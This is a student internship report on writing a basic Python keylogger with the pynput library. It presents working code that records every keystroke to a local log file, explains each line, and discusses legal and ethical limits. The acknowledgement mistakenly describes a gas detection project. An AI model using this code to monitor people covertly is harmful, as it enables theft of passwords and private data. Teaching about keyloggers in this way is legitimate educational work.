

**DEPARTMENT OF COMPUTER APPLICATIONS**

**PROJECT : KEYLOGGER**

**BY:**

**SAI VARDHAN – B.TECH CSE**

**ARYAN GUPTA – B.TECH CSE**

**BURMA POORNIMA – MSC IT**

**CERTIFICATE**

We would like to certify that Burma Poornima, Sai Vardhan and Aryan Gupta of Lovely Professional University has completed project report entitled **“KEYLOGGER”** in fulfilment of the Internship.

This project report is the record of authentic work carried out by us during from June 2024 – July 2024. We have worked under guidance of the Mahendra Rathaur of IBM company.

Signature of Examiner

**ACKNOWLEDGEMENT**

I would like to thank our team members Burma Poornima, and Somvir. First and foremost, for their unwavering efforts and spirit of collaboration throughout the project. Every participant contributed special abilities and viewpoints that enriched our understanding as a group and improved the project's results.

We owe our profound gratitude to our mentor MAHENDRA who has taken much of the interest and helped all the time during our project is on-going by providing all the essentials information for making a good research and report.

Throughout the project, we encountered various challenges and obstacles, but with the support of our university and mentor, we were able to overcome them. We conducted experiments, gathered data, and analysed the results to develop a reliable gas detection system. Our goal was to create a solution that is easy to use, affordable, and accessible to everyone.

In the end, our project represents our commitment to innovation and making a positive impact on society. We hope that our efforts contribute to improving safety standards and raising awareness about the importance of gas detection. With continued support and collaboration, we believe that our project can make a difference in ensuring safer environments for everyone.

We also like to express our gratitude to Lovely Professional University for giving this opportunity.

**ABSTARCT**

Keyloggers are a kind of malware that can steal passwords and other sensitive information by recording keystroke events on the keyboard and saving them to a log file. Passwords, PINs, and usernames are all captured by malicious software as a outcome. The hacker did not call the user's attention to themselves. Keyloggers pose a serious risk to both personal and business transactions. Examples of these types of online activity include email correspondence, online banking, and e-commerce. By using this technique, an attacker can obtain important data without getting into a secure database or file server.

Keyloggers are mostly used to alter the sequence of events that happens when a key is pressed and information is presented on the screen as a result of the keystroke. Depending on who is using it, keyloggers can be used for both legitimate and illicit purposes. System administrators have the ability to utilize keyloggers for their systems, which are used to identify fraudulent users. A computer forensics expert can more efficiently review digital files with the use of keyloggers. Keyloggers come in very handy while monitoring ongoing criminal activity.

**S.NO CONTENT**

1. **INTRODUCTION**
2. **OBJECTIVES**
3. **METHODOLOGY**
4. **CODE & WORKING**
5. **ADVANTAGES & DISADVANTAGES**
6. **APPLICATIONS**
7. **ETHICAL CONSIDERATIONS**
8. **CONCLUSION**

1. **REFERENCES**

**INTRODUCTION**

A hardware device or software that records each keystroke you make on a computer is called a keylogger. This comprises special characters, numerals, letters, and symbols. Usually, the recorded data is transferred remotely or saved to a file.

Uses of Keyloggers in Ethics

supervision by parents: A keylogger can be used to keep an eye on a child’s internet activities and make sure they’re safe, as long as parents give permission. (It is imperative to place a strong focus on ethical issues and to have open communication with the youngster.)

Employee monitoring: Keyloggers may be employed in some businesses to keep an eye on workers’ output or stop illegal access to private information.

Keyloggers Pose Dangerous Risks :

**Malicious software, or malware**: To obtain sensitive data such as credit card numbers and passwords, cybercriminals frequently utilize keyloggers. They may be included in downloads, emails, or webpages that appear to be safe.

**Invasion of privacy:** Keyloggers can be used to monitor a person's activities without that person's knowledge or approval. There has been a major invasion of privacy.

**Consequences for law**: Most jurisdictions prohibit installing or using a keylogger on someone else's computer without that person's consent.

Keylogger Substitutes :

Think about these alternatives prior to using a keylogger:

**Parental controls**: To assist keep an eye on online activities, the majority of operating systems and web browsers come with built-in parental control capabilities.

**Software for monitoring**: Certain applications, when used lawfully, have the ability to monitor keystrokes, website visits, and application activity; nevertheless, these programs usually need user consent and transparency.

In the realm of software development and cybersecurity, keyloggers play a significant role. This project involves creating a basic keylogger using Python and the pynput library. The keylogger is a type of surveillance software that records every keystroke made by a user on their keyboard. While often associated with malicious activities, keyloggers can have legitimate uses, such as monitoring the usage of a device for parental control, employee monitoring, or personal data recovery.

**OBJECTIVES**

* Develop a keylogger that captures all keystrokes.
* Handle special keys (e.g., space, enter) for improved readability.
* Store the logged keystrokes in a file (log.txt).
* Continuously write captured keystrokes to a log file (log.txt), appending new data to maintain a comprehensive record.
* Write clear, well-documented code with descriptive variable names and comments.
* Highlight the importance of obtaining user consent and complying with local laws and regulations on privacy and data security.
* Provide guidance on securely handling and storing logged data to protect user privacy and prevent misuse.
* Show how keyloggers can be responsibly used for debugging, monitoring computer usage, or analysing user behaviour.

**METHODOLOGY**

The methodology for developing the keylogger project involves a systematic approach to ensure the creation of a functional, ethical, and secure keylogging tool. Following are the stages of the project:

**1. Requirements Gathering :**

🡪 To identify the features and functionalities needed for the keylogger.

**2. Environment Setup :**

🡪 To Set up the development environment.

**3. Code Development :**

**a. Importing Libraries** : To Import the Listener class from the pynput.keyboard module.

**b. Defining the Key Logging Function** : Write a function writetofile to handle the key press events.

**c. Setting Up the Listener** : Initialize and start the listener to capture keystrokes.

**4. Testing and Debugging :**

🡪 To Initialize and start the listener to capture keystrokes.

**5. Ethical and Security Considerations :**

🡪 To address ethical concerns and secure the logged data.

**6. Documentation :**

**🡪** To document the project for clarity and future reference.

**7. Deployment and Use :**

🡪To deploy the keylogger responsibly.

**CODE & WORKING**

This code is a simple keylogger written in Python using the pynput library. It listens for keyboard events and logs the keystrokes to a file named log.txt.

**🡺 Imports :**

**from pynput.keyboard import Listener**

This imports the Listener class from the ‘pynput.keyboard’ module, which is used to monitor keyboard events.

**🡺 Functions to Write Keystrokes to File :**

**def writetofile(key): keydata = str(key) keydata = keydata.replace("'", "")**

* **writetofile function**: This function is called every time a key is pressed.
* **keydata = str(key)**: Converts the key event to a string.
* **keydata = keydata.replace("'", "")**: Removes single quotes from the string representation of the key.

🡺 **Key Mapping :**

**if keydata == 'Key.space': keydata = ‘ ‘**

**if keydata == 'Key.shift\_r': keydata = ‘’**

**if keydata == 'Key.ctrl\_l': keydata = ‘’**

**if keydata == 'Key.enter': keydata = '\n'**

* These if statements handle special keys:
  + **Space key** (Key.space): Replaces it with a space character (' ').
  + **Right Shift key** (Key.shift\_r) and **Left Ctrl key** (Key.ctrl\_l): Ignores these keys by setting keydata to an empty string ('').
  + **Enter key** (Key.enter): Replaces it with a newline character ('\n').

🡺 **Writing to a File :**

**with open("log.txt", 'a') as f:**

**f.write(keydata)**

with open("log.txt", 'a') as f: Opens the file log.txt in append mode ('a'). If the file doesn't exist, it will be created.

f.write(keydata): Writes the processed key data to the file.


* **Listener Setup :**


**with Listener(on\_press=writetofile) as l:**


**l.join()**

with Listener(on\_press=writetofile) as l: Creates a Listener object that calls the writetofile function whenever a key is pressed.

l.join(): Starts the listener and waits for it to complete. This call blocks the main program, keeping the listener running indefinitely. It joins every single keystroke side by side.



****



**ADVANTAGES**

⮚Helps developers capture keystrokes for troubleshooting and identifying bugs in software applications.

⮚Allows parents to monitor their children's computer usage to ensure safe and appropriate online behavior.

⮚Enables organizations to monitor employee activity on company devices to ensure policy compliance and productivity.

⮚Provides insights into how users interact with applications, helping improve user experience and interface design.

⮚Can assist in recovering lost data by providing a log of keystrokes entered before data loss occurred.

⮚Serves as a learning project for understanding keyboard event handling and ethical programming practices.

**DISADVANTAGES**

⮚Unauthorized use can lead to significant privacy violations, recording sensitive and personal information without consent.

⮚Deploying keyloggers without proper consent and adherence to legal regulations can result in legal consequences and liabilities.

⮚If not properly secured, the logged data can be accessed by unauthorized parties, leading to potential misuse.

⮚The use of keyloggers raises ethical questions about surveillance, trust, and the balance between monitoring and privacy.

⮚Continuous monitoring of keystrokes can potentially degrade system performance, especially on resource-constrained devices.

⮚Keyloggers can be misused for malicious purposes, such as stealing sensitive information, passwords, and other confidential data.

**APPLICATIONS**

⚫ Debugging and Development

⚫ Parental Control

⚫ Employee Monitoring

⚫ User Behavior Analysis

⚫ Recovering Lost Data

⚫ Educational Purposes

⚫ Accessibility Improvement

⚫ Security Audits

⚫ Forensic Investigations

⚫ Cybersecurity Testing

**ETHICAL CONSIDERATIONS**

**🡺 Legality**

Ensure the use of keyloggers complies with local laws and regulations, as unauthorized monitoring can be illegal in many jurisdictions.

**🡺 Privacy**

Respect user privacy and only collect data with their explicit consent, particularly when dealing with sensitive personal information.

**🡺 Security**

Implement strong security measures to protect the collected data and prevent unauthorized access or misuse.

**CONCLUSION**

The keylogger project effectively illustrates how to use Python and the pynput package to create a simple yet useful tool for recording and logging keystrokes. Our main goals for this project were to log every keystroke, handle special keys properly, and save the data in a comprehensible fashion. All of these goals have been met.

As a teaching tool, this project demonstrates the fundamentals of data processing, keyboard event monitoring, and logging for additional study. It also emphasizes how crucial it is to adhere to a disciplined development process and write understandable, maintainable code.

Nonetheless, the study emphasizes how crucial it is to take legal and ethical obligations into account. Keyloggers can be quite dangerous if not used properly, even while they are helpful for reasonable uses like employee monitoring, parental control, debugging, and user behaviour analysis. Legal ramifications and serious privacy violations may result from unauthorized deployment. Thus, while employing such tools, getting clear user agreement and following local rules and regulations are essential.

Furthermore, in order to avoid misuse and illegal access, the security of the logged data must be given top importance. Possible hazards can be reduced by putting strong security measures in place and making sure that usage is done responsibly.  
  
In summary, this keylogger project highlights the moral and legal obligations associated with keylogging's use in addition to offering helpful insights into its technological features. In a variety of appropriate situations, keyloggers can be useful instruments if they follow res

possible rules and best practices.

**REFERENCES**

🡺 Python Software Foundation. (2024). Python Documentation. Retrieved from <https://docs.python.org/>

🡺 Moses Palmr. (2024). pynput 1.7.6 Documentation. Retrieved from <https://pynput.readthedocs.io/en/latest/>

🡺 van Rossum, G., Warsaw, B., & Coghlan, N. (2001). PEP 8 - Style Guide for Python Code. Python Enhancement Proposals. Retrieved from <https://peps.python.org/pep-0008/>

🡺 U.S. Department of Justice. (n.d.). Legal Resources. Retrieved from https://www.justice.gov/criminal-ccips/legal-resources

🡺 National Institute of Standards and Technology (NIST). (2024). NIST Special Publication 800-53: Security and Privacy Controls for Information Systems and Organizations. Retrieved from <https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-53r5.pdf>

🡺 European Union. (2016). Regulation (EU) 2016/679 of the European Parliament and of the Council. Retrieved from <https://eur-lex.europa.eu/eli/reg/2016/679/oj>

🡺 Allen, J. (2019). The Basics of Hacking and Penetration Testing: Ethical Hacking and Penetration Testing Made Easy. Syngress.